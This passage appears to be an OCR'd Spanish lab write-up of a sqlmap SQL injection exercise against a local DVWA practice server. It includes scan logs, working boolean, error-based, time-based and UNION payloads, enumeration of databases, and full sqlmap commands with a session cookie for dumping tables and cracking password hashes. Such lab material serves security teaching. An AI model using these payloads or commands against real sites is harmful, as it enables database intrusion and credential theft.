



kali@kali: ~
Session Actions Edit View Help
[21:32:37] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[21:32:37] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:32:37] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[21:32:37] [INFO] testing 'MySQL inline queries'
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[21:32:37] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[21:32:37] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[21:32:37] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[21:32:47] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable



[21:32:47] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:32:47] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:32:47] [INFO] target URL appears to have 2 columns in query
[21:32:47] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[21:32:47] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[21:32:50] [INFO] testing if GET parameter 'Submit' is dynamic
[21:32:50] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[21:32:50] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[21:32:50] [INFO] testing for SQL injection on GET parameter 'Submit'
[21:32:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:32:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:32:50] [INFO] testing 'Generic inline queries'
[21:32:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[21:32:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[21:32:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'

Muestran la extensa fase de pruebas de sqlmap contra diversas versiones de MySQL, confirmando la vulnerabilidad a inyecciones complejas como *time-based blind* y *error-based* con funciones de base de datos (EXTRACTVALUE, FLOOR).





kali@kali: ~
Session Actions Edit View Help
[21:33:01] [INFO] testing 'MySQL ⩾ 5.0 boolean-based blind - Stacked queries'
[21:33:02] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[21:33:02] [INFO] testing 'MySQL ⩾ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[21:33:03] [INFO] testing 'MySQL ⩾ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[21:33:04] [INFO] testing 'MySQL ⩾ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[21:33:05] [INFO] testing 'MySQL ⩾ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[21:33:06] [INFO] testing 'MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[21:33:07] [INFO] testing 'MySQL ⩾ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[21:33:08] [INFO] testing 'MySQL ⩾ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[21:33:09] [INFO] testing 'MySQL ⩾ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[21:33:10] [INFO] testing 'MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:33:10] [INFO] testing 'MySQL ⩾ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:33:11] [INFO] testing 'MySQL ⩾ 5.0 (inline) error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:33:11] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:33:12] [INFO] testing 'MySQL ⩾ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:33:13] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING,


Una vez confirmada la inyección, se lanza el siguiente comando para extraer las tablas (--tables). El resultado muestra que se han identificado las bases de datos disponibles, incluyendo **dvwa**, **mysql** y otras.




Muestra el comando de sqlmap para obtener las tablas (--tables) después de identificar la base de datos dvwa. Las bases de datos disponibles se enumeran, incluyendo dvwa, mysql, etc.



El resultado de la enumeración de tablas muestra las dos tablas principales de dvwa: guestbook y **users**. Se lanza el siguiente comando para extraer todos los datos de la tabla **users** (-T users --dump).



Muestran los *payloads* exitosos utilizados por sqlmap para realizar la extracción de datos (dump) mediante diferentes tipos de inyección (Boolean-based, Error-based y Time-based).




```
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL c
omment)
    Payload: id=1' OR NOT 2951=2951#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROU
P BY clause (FLOOR)
    Payload: id=1' AND ROW(4395,6493)>(SELECT COUNT(*),CONCAT(0x71786b627
1,(SELECT (ELT(4395=4395,1))),0x7170767871,FLOOR(RAND(0)*2))x FROM (SELEC
T 1428 UNION SELECT 9713 UNION SELECT 6004 UNION SELECT 9766)a GROUP BY x
)-- vXxY&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4639 FROM (SELECT(SLEEP(5)))IDLH)-- Sdgu&S
ubmit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71786b6271,0x564e4d75545a786
56a576b63436166445a5a67674c6572657258794d49635753757676675446b446d,0x71707
67871),NULL#&Submit=Submit
---
[21:34:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[21:34:20] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
```


Después del *dump* de datos, sqlmap detecta que la columna password contiene *hashes* de contraseña (MD5, en este caso). La herramienta pregunta si se desea crackearlos y si se quiere usar un diccionario.

```
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[21:34:20] [INFO] fetched data logged to text files under '/home/kali/.lo
cal/share/sqlmap/output/192.168.52.128'

[*] ending @ 21:34:20 /2025-10-24/


┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.52.128/dvwa/vulnerabilities/sqli/?id=1&Subm
it=Submit" --cookie="PHPSESSID=77e0ff132dc8ce193542809f4bd87764; security
=low" -D dvwa --tables

{1.9.8#stable}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
 mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liabili
ty and are not responsible for any misuse or damage caused by this progra
m
```

